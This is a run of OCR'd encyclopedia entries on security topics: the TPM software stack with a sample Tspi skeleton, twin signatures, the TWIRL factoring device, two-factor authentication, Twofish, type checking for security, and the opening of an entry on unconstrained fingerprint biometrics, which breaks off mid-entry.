The TSS specifications have been implemented by a number of different companies, including NTRU, Infineon, and IBM for Windows and Linux. IBM has contributed a Linux version, with source code and test cases, called TrouSerS on Sourceforge. TrouSerS has been ported to both BSD and Solaris (and possibly other OSs).

Theory and Applications

The TSS was designed in three sections as shown in Fig. 1.



TSS, Fig. 1

There are three major ways that the TPM can be accessed through the TSS, through a crypto provider, through the TSS Service Provider (Tsp), and through the TSS Core Services (Tcs). The easiest is through a cryptographic provider, such as a Microsoft Cryptographic Application Programming Interface (MS CAPI) Cryptographic Service Provider (CSP) (provided with most Windows TSS stacks) or PKCS 11 (provided with all stacks). These two standard cryptographic interfaces are used by a large number of applications to allow for cryptographic hardware (such as smart cards) to be used with software. CAPI users include Internet Explorer, Outlook, and the Microsoft CA. PKCS 11 interfaces include Cisco's VPN,

PGP, Firefox, etc. These interfaces allow such programs to directly use the TPM for cryptographic services, even if they were not designed specifically to do that. MS CAPI and PKCS 11 do not, however, allow one to take advantage of all of the APIs of the TPM.

The second interface is the Tsp Interface (Tspi), which exposes all the features of a TPM to a programmer. It was designed to be object oriented, although it is defined entirely in "C". It was assumed by the developers that the platforms on which it is used may have various differing interfaces for user authentication, so while a basic password interface is implemented, a callback mechanism is also available. Thus an application can be written so that differing platforms can take advantage of available authentication mechanisms. The Tspi calls back to the next layer down, the Tcs layer which takes care of providing each application the ability to believe it has exclusive use of the TPM. It does this by swapping cached keys in and out of the TPM (encrypted when outside the chip, of course).

The third way to use the TSS to access the TPM is to call directly to the Tcs layer using Web Services Definition Language (WSDL) calls. This interface was implemented specifically to allow remote machines to talk directly with the TPM. Of course this entails privacy concerns, so a configuration language was also developed to allow a local user to specify precisely how (and who) could talk to the TPM. The Simple Object Access Protocol (SOAP) interface was used to provide an industry neutral way of both talking to the TPM remotely and also defining the administrative configuration for talking remotely. By default, all WSDL interfaces are turned off.

The commands in the specification are grouped by object, and commands that work on many objects (such as GetCapabilities) are repeated in each objects section, along with the specific capabilities appropriate for that object, to make it easier for the programmer. The specification is broken logically into two major sections, the Tsp section, which includes information on all the structures and types, as well as an introduction to the architectural design decisions, and the Tcs section, which repeats the Table of Contents for that section at the beginning, includes the Core Services. It also includes the (small) device driver library (Tddl) section. This makes it easy for the user to print out the entire spec, and bind it into two separate sections, which each have a Table of Contents.

Most programs that utilize the Tspi start the same way:

```
#include <stdio.h>
#include <tss/tss_error.h>
#include <tss/tss_defines.h>
#include <tss/tss_typedef.h>
#include <tss/tss_structs.h>
#include <tss/tspi.h>

TSS_RESULT main()
{
TSS_HCONTEXT hContext;
TSS_HTPM hTPM = 0;
TSS_HKEY hSRK = 0;
/* Pick the TPM you are talking to in
this case the system TPM */
Tspi_Context_Create(&hcontext);
Tspi_Context_connect(hContext, NULL);
/* Get the handle of the TPM */
Tspi_Context_getTpmObject(hContext,
&hTPM);
/* Get the handle of the SRK */
Tspi_Context_LoadKeyByUUID(hContext,
TSS_PS_TYPE_SYSTEM, SRK_UUID, &hSRK);
/* Put unique code for the program
here */
// Clean up
       Tspi_Context_FreeMemory
         (hContext, NULL);
       Tspi_Context_Close(hContext);
}
```

There are other interfaces that can also be used to talk to the TPM other than the TSS. Both a TPM4Java and a Trusted Computing with Java project have brought TSS functionality to the Java Platform. Additionally MS CAPI stacks and PKCS#11 interfaces are available. Software Development kits and information on programming for the TSS can be found at the Trusted Computing Group site: http://www.trustedcomputinggroup.org/developers/software_stack/developer_tools

Cross-References

TPM
Trusted Computing Group
Trusted Computing Platform Alliance
Trusted Computing

Recommended Reading

Catherman R, Safford D, Challener D, Yoder K, Van Doorn L (2008) A practical guide to trusted computing. IBM Press, Upper Saddle River

Graz University of Technology (2009) Trusted computing for the java(tm) platform. http://trustedjava.sourceforge.net/index.php?item=news

IBM (2008) Trousers, the open-source TCG software stack. http://trousers.sourceforge.net/

Intel (2009) Trusted boot. http://sourceforge.net/projects/tboot/

Martin H, Erik T (2006) Tpm4java

NTRU (2009) Trusted computing products, tss, sdk, mscapi, pkcs11

Trusted Computing Group (2006) TSS Specification. Trusted Computing Group

Trusted Computing Group. Features under consideration for tpm next, 2009

Wave Systems Corporation (2009) TCG enabled toolkit and code for using TPM via mscapi: free trial

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301002

TTP: Tactics, Techniques, and Procedures

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_896

Twin Signatures

David Naccache[46] ✉
(46) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

A twin signature is obtained by signing twice the same short message using a probabilistic signature scheme. There are settings in which the concept presents security advantages. For instance, it can be proved that no generic algorithm can efficiently forge a twin DSA signature. Also, there is an equivalence, in the standard model, between the hardness of producing existential forgeries (even under adaptively chosen message attacks) of a twin version of the Gennaro, Halevi, and Rabin signature scheme and the Flexible RSA Problem.

Cross-References

Standard Model

Recommended Reading

Naccache D, Pointcheval D, Stern J (2001) Twin signatures: an alternative to the hash-and-sign paradigm. In: Samarati P (ed) Proceedings of the 8th annual ACM conference on computer and communications security. ACM Press, pp 20–27

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_483

TWIRL

Adi Shamir[47] ✉ and Eran Tromer[48] ✉
(47) The Paul and Marlene Borman Professor of Applied Mathematics, Weizmann Institute of Science, Rehovot, Israel
(48) Computer Science and Artificial Intelligence Laboratory, Massachusetts Institute of Technology, Cambridge, MA, USA

✉ **Adi Shamir (Corresponding author)**
Email: Adi.Shamir@weizmann.ac.il

✉ **Eran Tromer**
Email: tromer@csail.mit.edu
Email: eran@tromer.org

Definition

TWIRL (The Weizmann Institute Relation Locator) is an electronic device designed to speed up the sieving part of modern integer factoring algorithms such as the Quadratic Sieve and the Number Field Sieve for factoring. It was designed in 2003 by Shamir and Tromer (2003) and improves upon the optoelectronic TWINKLE device of Shamir (1999). It is special case of factoring circuits.

Background

The goal of sieving algorithms is to find all *smooth numbers* in an interval of candidate integers, where a smooth number (smoothness) is a number x such that (almost) all prime divisors of x are small primes belonging to a factor base. For example, to factor 1024-bit composites, TWIRL would test

about 10^{15} numbers against a factor base consists of all primes smaller than about 10^{10} and repeat this about 10^{8} times for different collections of numbers.

The standard implementation of sieving algorithms is to use computers with large amounts of RAM and devote one memory location to each candidate x. For each prime p in the factor base, the value $\log(p)$ is added to every pth memory location. At the end of the algorithm, the accumulated value in each memory location is approximately equal to the binary size of the smooth part of the corresponding x, and thus the output consists of the indices of all the memory locations whose values exceed a certain threshold.

Theory

The TWIRL device is based on three basic ideas. The first, borrowed from TWINKLE, is exchanging the roles of space and time. Instead of assigning a memory location to each candidate x and iterating over the primes p in the factor base, TWIRL assigns a circuit element on a silicon wafer to each prime p and, during the operation of the wafer, assigns a clock cycle to each candidate x. Each circuit element emits a $\log(p)$ value in those clock cycles that correspond to x which are divisible by p. These emissions are summed using an addition pipeline and compared to a threshold.

The second idea is to speed up the operation by "compressing time," i.e., by handling thousands of consecutive candidates x in every clock cycle. Each prime p needs to be simultaneously tested against many candidates at each clock cycle, which necessitates means for scheduling, routing, and congestion control for the emitted $\log(p)$ values.

The third idea is to also "compress space." In the factor base, most p values are very large and thus contribute $\log(p)$ very seldom. Hence, thousands of primes can be batched together and handled by shared circuitry, in which each prime is represented very compactly in DRAM-type memory which is inspected and updated cyclically by a simple dedicated processor.

Experimental Results

The TWIRL and TWINKLE devices have attracted considerable attention, but it is not known whether any devices of this type have been built so far, and if so, what was their actual performance. Theoretical analysis indicates that TWIRL-assisted factorization of 1024-bit numbers can be done in 6 weeks on a device whose construction cost is about $10 M using 90 nm VLSI process technology (Lenstra et al. 2003; Shamir and Tromer 2003). For smaller key sizes, a single TWIRL wafer (which would cost a few thousand dollars) can factor a 768-bit composite within a month or a 512-bit composite in under 3 min. However, in all these cases there would be a large initial R&D investment (on the order of $20 M) due to the use of a custom VLSI design.

Cross-References

Factorization Circuits
Integer Factoring
Number Field Sieve for Factoring
Special-Purpose Cryptanalytical Hardware

Recommended Reading

Lenstra AK, Tromer E, Shamir A, Kortsmit W, Dodson B, Hughes J, Leyland PC (2003) Factoring estimates for a 1,024-bit RSA modulus. In: Laih C-S (ed) Advances in cryptology – ASIACRYPT 2003. Proceedings of 9th international conference on the theory and application of cryptology and information security, Taipei, Taiwan, 30 November – 4 December 2003. Lecture notes in computer science, vol 2894. Springer, pp. 55–74

Shamir A (1999) Factoring large numbers with the TWINKLE device (extended abstract). In: Koç CK, Paar C (eds) Cryptographic hardware and embedded systems. Proceedings of first international workshop, CHES'99, Worcester, 12–13 Aug 1999. Lecture notes in computer science, vol 1717. Springer, pp. 2–12

Shamir A, Tromer E (2003) Factoring large number with the TWIRL device. In: Boneh D (ed) Advances in cryptology – CRYPTO 2003. Proceedings of 23rd annual international cryptology conference, Santa Barbara, 17–21 Aug 2003. Lecture notes in computer science, vol 2729. Springer, pp 1–26

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_310

Two-Factor Authentication

Marijke De Soete[49] ✉
(49) Security4Biz, Oostkamp, Belgium

Definition

This term indicates user authentication where two independent factors are involved in the process of establishing an understood level of confidence that a specific entity or claimed identity is genuine.

Theory

Authentication is the provision of assurance of the claimed identity of an entity. In case of user authentication, users are identified either by knowledge (e.g., a secret such as a password or a PIN), by possession (e.g., a physical token), or by a personal characteristic (e.g., biometrics such as a fingerprint or face geometry). Two-factor authentication is based on two independent factors, for example, a passport with a fingerprint.

Multifactor authentication hence means two or more of the authentication factors required for being authenticated.

Applications

When information or an application is particularly sensitive or vulnerable, using a single authentication factor may not offer enough protection. A stronger means of authentication, something that's harder to compromise is necessary. In these cases, the usage of two-factor authentication is appropriate. While biometrics is sometimes used with a PIN or password,

hardware authenticators or tokens have traditionally been more widely available and supported.

As an example for card-based payments, the authentication of the cardholder is done by the authentication of the payment card (token) and the verification of the PIN (personal identification number).

Cross-References

Strong Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_623


TWOFISH

Christophe De Cannière[50] ✉
(50) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Twofish (Schneier et al. 1998) is a 128-bit block cipher submitted to the *Advanced Encryption Standard* (Rijndael/AES) selection process by Bruce Schneier et al. It was one of the five AES finalists in 1999.

Twofish has a Feistel-type design and was inspired by the 64-bit block cipher Blowfish (Schneier 1994), published in 1993. Twofish has 16 rounds and accepts 128-bit, 192-bit, and 256-bit secret keys. The 64-bit F-function used in the Feistel network consists of two parallel 32-bit branches called g-functions. Each of them contains a layer of four key-dependent 8×8-bit S-boxes and a 4-byte linear transform based on a Maximum Distance Separable (MDS; cyclic codes) code. The outputs of both branches are combined using a Pseudo–Hadamard Transform (PHT) and the result is mixed with two 32-bit subkeys. Two additional 128-subkeys are XORed with the data before the first and after the last round (this is called input and output whitening) (Fig. 1).



TWOFISH, Fig. 1 One round of twofish

The *key schedule* (block cipher) of Twofish has to provide 1280 bits of key material and 4 key-dependent S-boxes usedin the *g*-function. The main component in the key schedule is a 32-bit *h*-function, which is constructed by alternating layers of fixed S-boxes and key additions, and ends with an MDS-transform. The schedule can be implemented in different ways and allows different tradeoffs between setup time and throughput.

Today, the best attack on reduced-round Twofish is the saturation attack by Lucks (2002) (multiset attack). The attack breaks 8 rounds out of 16 and requires 2^{127} chosen plaintexts (i.e., half of the codebook). Another interesting cryptanalytical result is an observation by Mirza and Murphy (1999) concerning the key schedule.

Cross-References

Recommended Reading

Lucks S (2002) The saturation attack—a bait for Twofish. In: Matsui M (ed) Fast software encryption, FSE 2001. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 1–15

Mirza F, Murphy S (1999) An observation on the key schedule of Twofish. In: Proceedings of the second AES candidate conference. National Institute of Standards and Technology, pp 151–154

Schneier B (1994) Description of a new variable-length key, 64-bit block cipher (Blowfish). In: Anderson RJ (ed) Fast software encryption, FSE'93. Lecture notes in computer science, vol 809. Springer, Berlin, p 191

Schneier B, Kelsey J, Whiting D, Wagner D, Hall C, Ferguson N (1998) Twofish: a 128-bit block cipher. In: Proceedings of the first AES candidate conference. National Institute of Standards and Technology

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301003

Two-Key Cryptosystem

Asymmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_867

Type Checking and Security

Catherine Meadows[51] ✉
(51) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil
Email: meadows@itd.nrl.navy.mil

Definition

We say that a program is typed when types have been assigned to the functions and data used by it, and constraints are provided governing which type of functions can access which types of data, and how. Type checking is the process of verifying type safety, that is, that the type constraints are satisfied. Type checking can either be static (performed at compile time), dynamic (performed at run time), or some combination of the two.

Background

Type safety polices can range from simple to complex. Even the simplest policies can be helpful in preventing many common security flaws. Consider, for example, the problem of buffer overflow vulnerabilities, in which the bounds of a buffer are not checked before it is written to. This oversight can result in the buffer overflowing, and the overflowed data being stored in a place where it can be executed. This is a common way of introducing malicious code into a computer system. This problem can be prevented by assigning types to data, so that only data of the appropriate type is stored in the buffer. Many other common security problems can be prevented in similar ways. Since type safety can also often be verified

automatically without additional user input, it is considered a good candidate for formal verification.

Type checking has applications beyond preventing these basic security problems, however. It can be also be used for verification that a system enforces a security policy, in particular policies that are both simple (so they can be described in terms of types) that are difficult to guarantee (so formal mechanisms that have been developed for reasoning about types are useful). The class of properties related to avoiding illegal information flow provide a good source of these types of policies.

Of particular interest is the area of research introduced by Volpano, Smith, and Irvine (Volpano et al. 1996) in the 1990s, in which type checking is used to enforce noninterference policies. These policies require that information in a computer system be classified at two or more levels that form a partial order and that any activity at one level should be invisible to all other levels except those that dominate it in the partial order. Such a strict policy provides strong guarantees against data leaking out of a system and is useful, for example, in protecting against leakage of highly confidential data in a computer system and against leakage of keys in a cryptographic processor.

The basic idea behind applying type checking for information flow is to assign security types to expressions in programs. These security types form a lattice partial order, with labels indicating information of greater sensitivity dominating labels indicating information of lesser sensitivity. Static checking is then done to determine that, in all cases in which an expression of type *a* can influence an expression of type *b*, then *a* must be less than or equal to *b*. Developing algorithms for verifying this influence is, of course, the challenging part and has been the object of concerted research. However, there is now a substantial library of techniques and algorithms for verifying information flow properties via type checking. See Sabelfeld and Myers (Sabelfeld and Myers 2003) for a detailed survey of this area up through 2003.

Type-checking techniques have also been developed for other security applications, in particular the analysis of security protocols. The first major effort in this area was Abadi and Gordan's spi calculus (Abadi 1999). Here, the idea is to assign the types Public, Secret, and Any to data and Public and Secret to channels. Type-checking is performed to determine that a protocol does not leak secret information, either explicitly be sending Secret

information on Public channels, or implicitly, by having data of type Secret influence the information that is sent along public channels. This approach was later extended by Gordon and Jeffrey (Gordon and Jeffrey 2003) to handle a class of authentication properties as well.

Applications

Most languages include some form of type checking, either static or dynamic, and a number of static analysis tools exist that help users prevent type failures in different languages. If a language has a formal semantics, it is possible to go further and provide a formal verification type safety. This was the case, for example, with standard ML. Researchers were able the formal semantics found in standard ML description (Milner et al. 1997) to develop formally verified proofs of type safety of that language. See, for example, Dubois (2000). Formal verification of type safety has been applied to the verification of programs as well. For example, Microsoft's Verve operating system (Yang and Hawblitzel 2010) was formally verified to be both type and memory safe using a combination of Hoare logic and a typed assembly language.

Open Problems and Future Directions

Although formal verification of type safety has been shown to be feasible, it is still not commonly found in commercially available products. One issue is that the language used to build the application must itself be formally verified to be type safe, and few such languages are yet available. Another is the amount of labor that is still required to produce such formally verified systems, and the performance hit that formally verified systems may take. However, because of the usefulness of type safety and the fact that it can often be verified automatically, it remains a good candidate seeing more widespread adoption.

Cross-References

Covert Channels
Cryptographic Protocol Verification

References

Abadi M (1999) Secrecy by typing in security protocols. J ACM 46(5):749–786 [MathSciNet]

Dubois C (2000) Proving ML type soundness within Coq. TPHOLS 2000:26–144

Gordon AD, Jeffrey A (2003) Authenticity by typing for security protocols. J Comput Secur 11(4):451–520

Milner R, Tofte M, Harper R, MacQueen D (1997) The definition of standard ML: revised. MIT Press

Sabelfeld A, Myers A (2003) Language-based information flow security. IEEE J Sel Areas Commun 21(1):5–19

Volpano D, Smith G, Irvine C (1996) A sound type system for secure flow analysis. J Comput Secur 4(3):167–187

Yang J, Hawblitzel C (2010) Safe to the last instruction: automated verification of a type-safe operating system. In: Program language design and implementation, pp 99–110

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301004

Typing Biometrics

Keystroke Dynamics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301005

Typing Dynamics

Keyboard Dynamics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301006

Typing Patterns

Keyboard Dynamics

U

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301007

UMTS IC Card

SIM/UICC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1511

Unconstrained Fingerprint Biometrics

Aakarsh Malhotra[1] ✉, Mayank Vatsa[2] ✉ and Richa Singh[2] ✉
(1) IIIT-Delhi, New Delhi, India
(2) IIT Jodhpur, Jodhpur, India

✉ **Aakarsh Malhotra**
Email: aakarshm@iiitd.ac.in

✉ **Mayank Vatsa**
Email: mvatsa@iitj.ac.in

✉ **Richa Singh (Corresponding author)**
Email: richa@iitj.ac.in

Definitions

This entry reviews the challenges and open problems at different steps involved in designing an unconstrained fingerprint recognition pipeline.

Background

Biometric recognition is the process of identifying humans based on the physiological or behavioral traits (Maltoni et al., 2009). Biometric modalities such as the face, iris, and fingerprint have been utilized for identification in a variety of applications. The selection of the modality is often dependent on the requirements of the application and characteristics of the modality. For instance, face recognition requires limited user cooperation and its performance gets affected by external factors. On the other hand, iris recognition provides accurate results but requires significant user cooperation. Fingerprint recognition has traditionally been performed


using livescan sensors, fingerprint cards, or latent fingerprints. Technological advancements and increasing requirements for establishing identity have led to newer techniques for fingerprint acquisition and new applications where fingerprint can be used for recognition. Malhotra et al. (2020a) proposed the use of fingerphotos/fingerselfie (In this article, fingerphoto and fingerselfie are used interchangeably.) for recognition while (Basak et al., 2017) also illustrated the importance of fingerprints to recognize infants and toddlers, respectively.

Fingerprint patterns comprises of ridge and valley structures, and acquisition devices focus on capturing these patterns with clarity. In conjunction, minutiae formed by the intersection of these patterns are used for recognition. Therefore, the recognition pipeline should first localize the ridge-valley region, followed by encoding the ridge-valley details in the form of a representation and matching. In the next sections, we provide a brief review of the technology available and discuss some open problems at different steps of a fingerprint recognition algorithm.


Theory

Acquisition and Sensors

As shown in Fig. 1, there are several technologies for fingerprint acquisition. These acquisition methods can be segregated based on the environment in which they are applied. Depending on the technology and the environment, fingerprints captured via these techniques can have different covariates such as orientation, illumination, background, partial information, and blurring. Based on the acquisition mechanism, the covariates of fingerprints can be categorized as constrained, unconstrained, or semi-constrained (Fig. 2).



Unconstrained Fingerprint Biometrics, Fig. 1 Illustrating different acquisition techniques in fingerprints: (**a**) inked fingerprints, (**b**) livescan fingerprint, (**c**) mobile fingerprint sensor, (**d**) swipe sensor, (**e**) latent fingerprints, (**f**) fingerphoto/fingerselfie from a smartphone camera, (**g**) 3D fingerprints, and (**h**) fingervideos



Unconstrained Fingerprint Biometrics, Fig. 2 Fingerprint classification based on capture environment

Constrained and Semi-constrained

Under a controlled acquisition setup, fingerprint can be either constrained or semi-constrained:

- *Inked Fingerprints*. These fingerprints are acquired when fingertip coated in a dye is pressed or rolled on a paper card. The paper card is then scanned to get digitized fingerprints. Figure 1a shows a sample of inked fingerprints.
- *Livescan Fingerprints*. Livescan fingerprints are captured by pressing the fingertip on any kind of live sensor, like optical or capacitive. Figure 1b shows a livescan fingerprint image.
- *Partial (Mobile) Fingerprints*. The fingerprint sensors in smartphones have a small acquisition area (Fig. 1c). The small area leads to semi-constrained partial impression.

- *Swipe Fingerprints*. Another semi-constrained acquisition can be performed by a swipe sensor. As shown in Fig. 1d, the fingertip is swiped over a swipe sensor to acquire a partial segment of the fingerprint. Each segment is then stitched to create a full impression.

Unconstrained

The unconstrained fingerprints can be classified into four categories:

- *Latent Fingerprints*. These fingerprints are generally used for criminal investigations (Fig. 1e). Latent fingerprints are deposited when proteins, amino acids, natural secretions, and sweat present on the skin surface comes in contact with any external surface. These fingerprints are either photographed or lifted once they are generated using special techniques.
- *2D Contactless Fingerprint (Fingerphotos)*. Fingerphoto offers secure and portable authentication on mobile devices (typically webcams and smartphones). As shown in Fig. 1f, fingerphotos are a photograph of the frontal region of a finger. However, the semi-cooperative acquisition makes fingerphoto an unconstrained covariate of fingerprints.
- *3D Contactless Fingerprint*. Inspired from rolled fingerprints, these contactless fingerprints are acquired simultaneously from different viewpoints using multiple cameras. An illustration of the acquisition method is shown in Fig. 1g.
- *Fingervideos*. These consists of continuous frames of finger images captured using video capture devices.

Fingerprint Segmentation

Fingerprint segmentation is the process of extracting the foreground fingerprint and separating from the background. Depending on the background and acquisition devices, the challenges associated with designing an efficient segmentation algorithm include complex backgrounds, varying illumination, and resolution. State-of-the-art fingerprint segmentation algorithm, proposed by Serafim et al. (2019), are based on patch classifications by CNNs. Such CNN-based algorithms remove the need for preprocessing such as thresholding, yet giving very accurate results for livescan images. The challenges lie in more complex applications like fingerphoto and latent fingerprints, which are discussed below.

Fingerphoto

As the presence of skin region is a fundamental feature of fingerphotos, many studies utilize skin color-based thresholding (Tiwari and Gupta, 2015; Sankaran et al., 2015). More recent algorithms include estimating slope of Sobel edge map (Kumar and Zhou, 2011) and deep learning methods such as VGG SegNet and FCN (Malhotra et al., 2019).

Latent Fingerprints


Segmentation of latent fingerprint is equally challenging due to overlapping impressions and complex and resembling backgrounds. For segmenting single latent fingerprint impression from the background, the popular techniques adopted by researchers are (1) ridge orientation and frequency-based approaches (Karimi-Ashtiani and Kuo, 2008) and (2) total variation-based approaches (Rudin et al., 1992).

Fingerprint Feature Extraction

Feature extraction plays an important role in providing precise and distinctive representation. For fingerprints, a summary of the popular feature representations is presented below:

Traditional Fingerprint Descriptors

